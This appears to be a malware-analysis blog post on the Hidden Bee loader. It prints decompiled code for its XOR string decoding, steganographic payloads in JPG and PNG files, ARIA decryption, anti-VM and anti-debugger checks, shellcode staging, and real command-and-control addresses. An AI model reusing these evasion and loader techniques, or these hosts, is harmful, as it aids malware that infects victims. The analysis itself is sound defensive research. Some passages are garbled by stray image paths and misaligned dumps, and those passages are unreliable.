## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1 _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2 {
3     _BYTE *output_arr; // eax
4     unsigned int indx; // esi
5     bool is_finished; // zf
6
7     output_arr = input_arr + 0x14;
8     if ( input_arr[7] )
9     {
10        indx = 0;
11        is_finished = *((_DWORD *)input_arr + 4) == 0;
12        input_arr[7] = 0;
13        if ( !is_finished )
14        {
15            do
16            {
17                output_arr[indx] ^= input_arr[(indx & 7) + 8];
18                ++indx;
19            }
20            while ( indx < *((_DWORD *)input_arr + 4) );
21        }
22    }
23    return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used stenography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```


Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.



The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ËË.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc.º.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	Code
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@...„V.	
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĈf#E	
																	Ěf#E1f#EĈf#EĚf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```


| 33 | decoded_buf = 0;
| 34 | png_hdr = 0x89u;
| 35 | v13 = 'P';
| 36 | v14 = 'N';
| 37 | v15 = 'G';
| 38 | v16 = '\r';
| 39 | v17 = '\n';
| 40 | v18 = 26;
| 41 | v19 = 10;
| 42 | if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 |     decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
| 44 |     result = free(payload);
| 45 |     if ( decoded_buf )
| 46 |     {
| 47 |         if ( !(size & 3) )
| 48 |         {
| 49 |             buf_ptr = decoded_buf;
| 50 |             aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
| 51 |             j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
| 52 |             if ( size )
| 53 |             {
| 54 |                 do
| 55 |                 {
| 56 |                     aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57 |                     index += 16;
| 58 |                     buf_ptr += 16;
| 59 |                 }
| 60 |                 while ( index < size );
| 61 |             }
| 62 |             if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63 |             {
| 64 |                 if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65 |                 {
| 66 |                     module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67 |                     load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68 |                     free_module(&v10);
| 69 |                 }
| 70 |             }
| 71 |         }
| 72 |     }
| 73 |     result = free(decoded_buf);
| 74 | }
| 75 | return result;

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





## Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

## Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIocctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *) (int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[(v4 - 1)], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name;
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
